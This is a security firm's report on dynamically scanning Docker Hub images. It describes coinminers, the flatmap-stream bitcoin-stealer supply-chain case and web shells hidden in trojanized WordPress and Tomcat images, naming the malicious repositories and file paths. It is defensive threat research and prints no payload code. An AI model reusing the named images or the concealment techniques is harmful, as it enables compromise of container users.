

PREVASIO

Industry's First Dynamic Analysis of 4 million  
Publicly Available Docker Hub Container Images



OPERATION

**RED KANGAROO**

## Executive Summary

Prevasio, a cyber security start-up with a focus in container security, has announced its completion of scanning the 4 million container images hosted at Docker Hub.

As opposed to other security solutions that scan container images statically, Prevasio has analyzed Docker container images dynamically. Each image was executed in an isolated controlled environment. During the execution, Prevasio has analyzed each container's behavior, scanned all of its files, and also performed a full vulnerability assessment of its packages and software dependencies.

More than half of the containers turned out have one or more critical vulnerability. Therefore, each of those containers could potentially be exploitable.


The dynamic analysis also revealed 6,432 malicious or potentially harmful container images, representing 0.16% of all publicly available images at Docker Hub.

This report explains the work that we've done, our findings, the types of malware found and several typical examples of container images found to contain malicious or potentially harmful software.

The ultimate goal of this report is to raise awareness across the industry about the types of malware or potentially harmful software found across publicly available containers.

## Scan Statistics at a Glance

Out of 4M of publicly available Docker Hub container images, Prevasio's dynamic analysis has revealed:



## The Background

Since the invention of container technology 20 years ago, the world has witnessed a revolutionary leap in how we build, deploy, and manage applications.

The foundation for Linux containers was first set with FreeBSD<sup>1</sup> jails – safe environments that a system administrator could share with multiple users. Soon after that, the project VServer<sup>2</sup> has offered an implementation of an isolated environment.

More technologies have followed. Control groups (cgroups),<sup>3</sup> a kernel feature that controls and limits resource usage for a process or groups of processes, and systemd,<sup>4</sup> an initialization system that sets up the userspace and manages isolated processes, have paved the foundation to what is known today as a Linux container.

In 2013, Docker entered the scene and revolutionized Linux containers by offering an easy-to-use command line interface (CLI), an engine, and a registry server. Combined, these technologies have concealed all the complexity of building and running containers, by offering one common industry standard.<sup>5</sup> As a result, Docker's popularity has sky-rocketed, rivalling Virtual Machines, and transforming the industry.

From the developer's perspective, the biggest benefit that a container provides is a concept of "*build once, deploy anywhere*". In a nutshell, a Docker container is a standard form of packaging software when all the software along with its dependencies is packed into a lightweight, standalone, executable form.

This final executable form is called a Docker container image. When a Docker container image is executed, it becomes a Docker container at runtime.

In order to locate and share Docker container images, Docker is offering a service called Docker Hub.<sup>6</sup> Its main feature, *repositories*,<sup>7</sup> allows the development community to push (upload) and pull (download) container images.

With Docker Hub, anyone in the world can download and execute any public image, as if it was a standalone application.

Today, Docker Hub accounts over 4 million public Docker container images.<sup>8</sup>

---

1 <https://www.freebsd.org/doc/handbook/jails.html>

2 [http://linux-vserver.org/Welcome\\_to\\_Linux-VServer.org](http://linux-vserver.org/Welcome_to_Linux-VServer.org)

3 [https://access.redhat.com/documentation/en-US/Red\\_Hat\\_Enterprise\\_Linux/6/html/Resource\\_Management\\_Guide/ch01.html](https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/6/html/Resource_Management_Guide/ch01.html)

4 <https://www.freedesktop.org/wiki/Software/systemd/>

5 <https://www.docker.com/resources/what-container>

6 <https://hub.docker.com/>

7 <https://docs.docker.com/docker-hub/repos/>

8 <https://hub.docker.com/search?q=&type=image>

With 8 billion pulls (downloads) in January 2020 and growing,<sup>9</sup> its annualized image pulls should top 100 billion this year.

For comparison,<sup>10</sup> Google Play has 2.7M Android apps in its store, with a download rate of 84 billion downloads a year.<sup>11</sup>

As these numbers suggest, Docker Hub already topped Google Play with a total number of published dockerized applications and a number of their downloads.

With Google Play Protect<sup>12</sup> in place and most of the antivirus vendors backing up Google Play with their own security software for Android,<sup>13</sup> nearly 0.4% of all downloads from Google Play in 2018 were still potentially harmful.<sup>14</sup> According to Google, that number falls with an annual rate of 20%.

Some vendors, like Palo Alto Network or Aqua Security, are actively reporting about new malicious Docker container images found on Docker Hub.<sup>15</sup> Is the effort of these vendors enough?

As recently announced,<sup>16</sup> Docker Hub is now partnering with Snyk to provide “container image security scanning”. This scanning, however, covers vulnerability assessment only, and provides no scan for malicious or potentially harmful files within the container images. Neither does it perform a dynamic analysis of the container images.

How many container images currently hosted at Docker Hub are malicious or potentially harmful? What sort of damage can they inflict?

What if a Docker container image downloaded and executed malware at runtime? Is there a reliable way to tell that?

What if a compromised Docker container image was downloaded by an unsuspecting customer and used as a parent image to build and then deploy a new container image into production, practically publishing an application with a backdoor built into it? Is there any way to stop that from happening?

At Prevasio, we asked ourselves these questions multiple times.

What we decided to do has never been done before.

---

<sup>9</sup> <https://www.docker.com/blog/introducing-the-docker-index/>

<sup>10</sup> <https://www.statista.com/statistics/276623/number-of-apps-available-in-leading-app-stores/>

<sup>11</sup> <https://www.statista.com/statistics/734332/google-play-app-installs-per-year/>

<sup>12</sup> [https://www.android.com/intl/en\\_au/play-protect/](https://www.android.com/intl/en_au/play-protect/)

<sup>13</sup> <https://www.av-test.org/en/antivirus/mobile-devices/>

<sup>14</sup> <https://techcrunch.com/2019/04/01/android-security-0-04-of-downloads-on-google-play-in-2018-were-potentially-harmful-apps/>

<sup>15</sup> <https://unit42.paloaltonetworks.com/cryptojacking-docker-images-for-mining-monero/>

<sup>16</sup> <https://snyk.io/blog/snyk-container-image-security-scanning-directly-from-docker-desktop/>

## The Challenge


At Prevasio, we have built a dynamic analysis sandbox that uses the same principle as a conventional sandbox that 'detonates' malware in a safe environment. The only difference is that instead of 'detonating' an executable file, such as a Windows PE file or a Linux ELF binary, Prevasio Analyzer first pulls (downloads) an image from any container registry, and then 'detonates' it in its own virtual environment, outside the organization/customer infrastructure.

Doing so allows us to capture the behavior of a container image. For example, if an image at runtime downloads from GitHub a source code of a cryptominer, then compiles and executes it, Prevasio Analyzer will be able to detect such an executable file the moment it is built. Such capability is out of reach for any static image scanner.

Using our solution, we then dynamically analyzed all 4 million container images hosted at Docker Hub.

In order to handle such a massive volume of images, Prevasio Analyzer was executed non-stop for a period of one month on 800 machines running in parallel.

The results of this analysis are represented below:



Out of the entire scope of publicly available images, 10% of them could not be analyzed because of the missing tags. A tag is a special label that uniquely identifies an image, along with its name. Despite being listed, such misconfigured images cannot be downloaded and analyzed, and thus, are excluded from the results of the investigation.

Nearly 1% of all images are built for Windows only and/or have no Linux-specific builds. Such images were also excluded from the analysis, as we targeted Linux container images only.

The result of our dynamic scan reveals that out of 4 million publicly available container images, 6,432 were found to be malicious or potentially harmful, representing 0.16% of the entire Docker Hub registry. The total pull count of these images is over 300 million.

NOTE: The pull (download) count of a malicious image should not be considered an absolute criterion of its maliciousness. In case of a targeted attack, when an image is pulled and executed in a corporate environment, the devastating effect could be achieved with just a single download.

Dynamic analysis reports for all malicious and potentially harmful images can be found on our website.<sup>17</sup>

The malware scan that was triggered during dynamic analysis was performed with open-source Clam AntiVirus from Cisco Systems.<sup>18</sup> We have done additional work by analyzing hundreds of container images manually to exclude as many false positives produced by Clam AV, as possible.

Apart from antivirus scan, Prevasio has also performed vulnerability assessment of each analyzed image, by using vulnerability scanner Trivy from Aqua Security.<sup>19</sup>

The main task of the vulnerability assessment was to detect a version of each package and application dependency within every Docker container, and then report if that version was known to be vulnerable.

The results of the vulnerability assessment reveal that over 2 million images at Docker Hub contain one or more packages or application dependencies with at least one critical vulnerability. Each such container image is potentially exploitable.

From a purely ephemeral point of view, the overall infection rate of Docker Hub that stands at 0.16% is 2 to 2.5 times lower than a corresponding rate at Google Play.

However, the growth of Docker Hub itself is unprecedented. Launched in 2013, it has reached 1.2 billion pulls within the first two years,<sup>20</sup> 5 billion pulls by 2016,<sup>21</sup> and 130 billion pulls by January 2020.<sup>22</sup>

---

<sup>17</sup> <https://malware.prevasio.io>

<sup>18</sup> <https://www.clamav.net/>

<sup>19</sup> <https://github.com/aquasecurity/trivy>

<sup>20</sup> <https://www.docker.com/blog/docker-hub-billion-pulls/>

<sup>21</sup> <https://www.docker.com/blog/docker-hub-hits-5-billion-pulls/>

<sup>22</sup> <https://www.docker.com/blog/introducing-the-docker-index/>

So far, its growth is exponential with no plateau seen in sight. With no built-in security mechanisms present or exposed to the industry, Docker Hub today reminds a Wild West that Google Play once was. Only, its magnitude today appears to be larger than the Android ecosystem.

For this reason, our decision to dynamically analyze all 4 million of public repositories of Docker Hub is the first attempt to assess how big the problem is.


The findings presented in this paper is a culmination of our effort.

The following sections of this report provide description of the main categories of the malicious / potentially harmful container images that we have found at Docker Hub.

This report also illustrates some of the most representative cases of such images.

## Main Categories of the Malicious / Potentially Harmful Container Images

The entire range of the malicious / potentially harmful container images that we have found at Docker Hub can be split into the following categories:



## The Coinminers

The cryptocurrency miners (coinminers) represent the largest category with 44% from the total number of all malicious / potentially harmful container images. Most of the applications in this category are open coinminers – the developers of these applications clearly advertise the fact that their container images contain coinminers.

From the download count perspective, some coinmining container images appear to be more popular than others. For example, a coinmining container image **kannix/monero-miner**<sup>23</sup> attracts 22M downloads, four coinmining images from **masterroshi** attract over 48M downloads.<sup>24</sup>

In spite of openness for the most of the coinminers, a substantial number of containers will have concealed coinminers, such as coinminers disguised under legitimate applications.

Regardless of the original intention, if an employee pulls from Docker Hub and then runs a coinmining container image at work, there is a very high chance that the company's resources are not used as originally intended. A system administrator might find such container images undesirable for a corporate environment or even potentially harmful.

For this reason, any coinmining Docker container image enlisted in this report is determined to fall into a category of potentially unwanted / potentially harmful applications.

## Malicious Npm Package

The second largest category of the reported bad images represents itself a classic example of a supply chain attack.

Nearly two years ago, a popular **npm**<sup>25</sup> package **event-stream** has been found<sup>26</sup> to contain a malicious package **flatmap-stream**. An anonymous attacker with a GitHub handle **right9ctrl** has gained publishing rights from the original maintainer and added a malicious Bitcoin-stealing package **flatmap-stream** as a dependency for the **event-stream** package.<sup>27</sup>

Doing so has set in motion a chain of events. As previously reported by Snyk, the malicious package has instantly replicated into a large number of packages.<sup>28</sup> However, given the nature of the open source software and how complex the dependencies might be, it is always difficult to predict what effect a particular supply chain attack may have over seemingly unrelated projects.

---

23 <https://hub.docker.com/r/kannix/monero-miner>

24 <https://hub.docker.com/u/masterroshi>

25 <https://www.npmjs.com/>

26 <https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident>

27 <https://github.com/dominictarr/event-stream/issues/116>

28 <https://snyk.io/blog/a-post-mortem-of-the-malicious-event-stream-backdoor/>



In this particular case, the malicious package flatmap-stream ended up in 1,482 Docker container images with a combined download count of up to 95M. The biggest contributor to this category is a trojanized container image of Eclipse. This image is described later in the paper.

## Hacking Tools

The next largest category is the hacking tools. It contains multiple pen-testing frameworks and tools and are generally openly advertised as such. These tools are built for red teams and pen-testers.

Since the presence of such images in a corporate environment still represents risk, any container image containing a hacking tool was classified as potentially unwanted.

While analyzing this category, we have discovered a disturbing trend – a proliferation of cross-platform tools into the Docker container images. In particular, the pen-testing frameworks built in PowerShell and GoLang are now dockerized to be run on Linux, retaining full capability to attack other platforms.

## Windows Malware et al.

A surprisingly large category of malicious Linux container images includes malware originally built for Windows platform. Some of the examples of such container images are provided later in the report.

The remaining category of malicious container images represent a loose set of images, trojanized with various forms of malware spread over various categories.

## Examples of Malicious / Potentially Harmful Container Images

Analyzing all 6,432 malicious / potentially harmful container images is a daunting task. In this report, we aimed to illustrate only some of the most representative cases of such images.

## Container Images Affected with a Malicious Package flatmap-stream

During the dynamic analysis of the Docker Hub public images, Prevasio has detected a dockerized image<sup>29</sup> of Eclipse Che,<sup>30</sup> a popular web IDE for the workspaces which is based on the Theia project.<sup>31</sup>

---

<sup>29</sup> <https://malware.prevasio.io/report/eclipse/che-theia>

<sup>30</sup> <https://github.com/eclipse/che-theia>

<sup>31</sup> <https://github.com/eclipse-theia/theia>

Below is an actual screenshot of the web interface exposed by one of its releases, tagged as 'plugin-id-rc', over the `docker0` bridge:

```

172.17.0.2:3000
File Edit Selection Task View Debug Go Help
entrypoint.sh x
26 cat ${HOME}/group.template | \
27 sed "s/\${USER_ID}/${USER_ID}/g" | \
28 sed "s/\${GROUP_ID}/${GROUP_ID}/g" | \
29 sed "s/\${HOME}/\home/theia/g" > /etc/group
30 fi
31
32 # Grant access to projects volume in case of non root user with sudo
33 if [ "$(id -u)" -ne 0 ] && command -v sudo >/dev/null 2>&1 && sudo -
34 sudo chown ${USER_ID}:${GROUP_ID} /projects
35 fi
36
37 if [ -z "$THEIA_PORT" ]; then
38 export THEIA_PORT=3000
39 else
40 # Parse THEIA_PORT env var in case it has weird value, such as t
41 theia port number regexp='^[0-9]+$'
  
```

This release of Eclipse Che represents itself a classic example of a supply chain attack.

As mentioned before, nearly two years ago a popular `npm` package `event-stream` has been found to contain a malicious package `flatmap-stream`.

The affected `npm` package `event-stream` was included into the 'plugin-id-rc' build of the dockerized Eclipse Che.

Executing this build reveals the presence of the malicious package `flatmap-stream` inside the container.

```

/home/theia/node_modules/flatmap-stream# ls -lR
.:
total 28
-rw-rw-r-- 1 user root 3228 Oct 21 2018 index.js
-rw-rw-r-- 1 user root 1363 Oct 21 2018 index.min.js
-rw-rw-r-- 1 user root 1070 Oct 21 2018 LICENSE.txt
-rw-rw-r-- 1 user root 540 Oct 21 2018 package.json
-rw-rw-r-- 1 user root 327 Oct 21 2018 perf-test.js
-rw-rw-r-- 1 user root 12 Oct 21 2018 README.md
drwxrwxr-x 2 user root 4096 Oct 21 2018 test

./test:
total 8
-rw-rw-r-- 1 user root 5781 Oct 21 2018 data.js
  
```

The minified JavaScript file `index.min.js` will import code from the `./test/data.js` file, decrypting and invoking a payload that will inject<sup>32</sup> the bitcoin-stealing script into Copay's wallet application.<sup>33</sup>

According to VirusTotal, the JavaScript file has a solid coverage from other AV vendors:

AhnLab-V3	JS/Coinminer	Ikarus	Trojan-Stealer.Script.Bicorewall
Avast	Other:Malware-gen [Trj]	McAfee	Trojan-CoinStealer
BitDefender	Trojan.Agent.DQGP	Microsoft	Trojan:JS/CoinMiner
ClamAV	Js.Coinminer.Agent-7049519-0	Sophos AV	Troj/Bckdoor-AL
ESET-NOD32	JS/Agent.BV	Symantec	Trojan.Malscript
Fortinet	JS/Malpackage.IN!tr	TrendMicro	TrojanSpy.JS.COINSTEAL.AA

<sup>32</sup> <https://padraig.io/reversing-flatmap-stream/>


<sup>33</sup> <https://github.com/bitpay/copay>

NOTE: By default, Prevasio Analyzer first attempts to find the “latest” tag of a container image. If the “latest” tag is missing, it picks up the last tag enlisted in the JSON file:

```
https://registry.hub.docker.com/v1/repositories/repository-name/tags
```

The result of this approach led Prevasio Analyzer to select the **'plugin-id-rc'** tag, which is enlisted as the last tag for the container image of Eclipse Che.<sup>34</sup> The other tags of the container image **eclipse/che-theia** were not included into the analysis.

Another example of a container image affected by this malware is **borsear/resultui**.<sup>35</sup> It is described as a simple voting application with the following interface:



Across all publicly available images at Docker Hub, Prevasio has detected 1,482 container images infected with the malicious bitcoin-stealing package **flatmap-stream**.

## Trojanized Applications

Some publicly available Docker containers include open source web platforms or other web applications that are found to be trojanized.

It is possible that some developers trojanize these applications intentionally, using Docker Hub as a temporary registry before they deploy these applications into a staging area where the embedded malware can be tested.

<sup>34</sup> <https://registry.hub.docker.com/v1/repositories/eclipse/che-theia/tags>

<sup>35</sup> <https://malware.prevasio.io/report/borsear/resultui>


Once tested, such infected applications could then be deployed into a production environment, allowing the developers of these applications to use the pre-installed malware for their own purpose. For example, an application trojanized with a web shell would enable a backdoor access into a running container, with a potential of extracting sensitive data, such as customer records.

## Trojanized WordPress

The first example of a trojanized application can be found in a container image [qiscus123/qiscus-wp-2](https://malware.prevasio.io/report/qiscus123/qiscus-wp-2).<sup>36</sup> Built upon WordPress, the webshell is disguised under a WordPress SEO plugin Yoast:

```
/usr/src/wordpress/wp-content/plugins/wordpress-seo/vendor/yoast/whip/src/messages/network.php
```

Upon closer inspection, it turns out to be a classic WSO web shell (Web Shell By Orb):



Another example of a trojanized application can be found in a container image [heroicjokester/tomcat](https://malware.prevasio.io/report/heroicjokester/tomcat).<sup>37</sup> This image has Apache Tomcat v7.0.91 pre-installed on it.


Apache Tomcat is a popular Java HTTP web server environment in which Java code can run.<sup>38</sup> Searching for 'tomcat' at Docker Hub returns 32,528 container images.

<sup>36</sup> <https://malware.prevasio.io/report/qiscus123/qiscus-wp-2>

<sup>37</sup> <https://malware.prevasio.io/report/heroicjokester/tomcat>

<sup>38</sup> <http://tomcat.apache.org/>

The container exposes a standard Tomcat configuration interface:



This image contains a webshell deployed as an application in the Tomcat's **webapps** directory:

```
/usr/local/tomcat/webapps# ls -lR
total 8
drwxr-xr-x 3 root root 4096 Nov 13 2018 shell
-rw-r--r-- 1 root root 1110 Nov 13 2018 shell.war
./shell:
total 8
-rw-r--r-- 1 root root 1499 Nov 14 2018 looahfgzsvosdrf.jsp
```

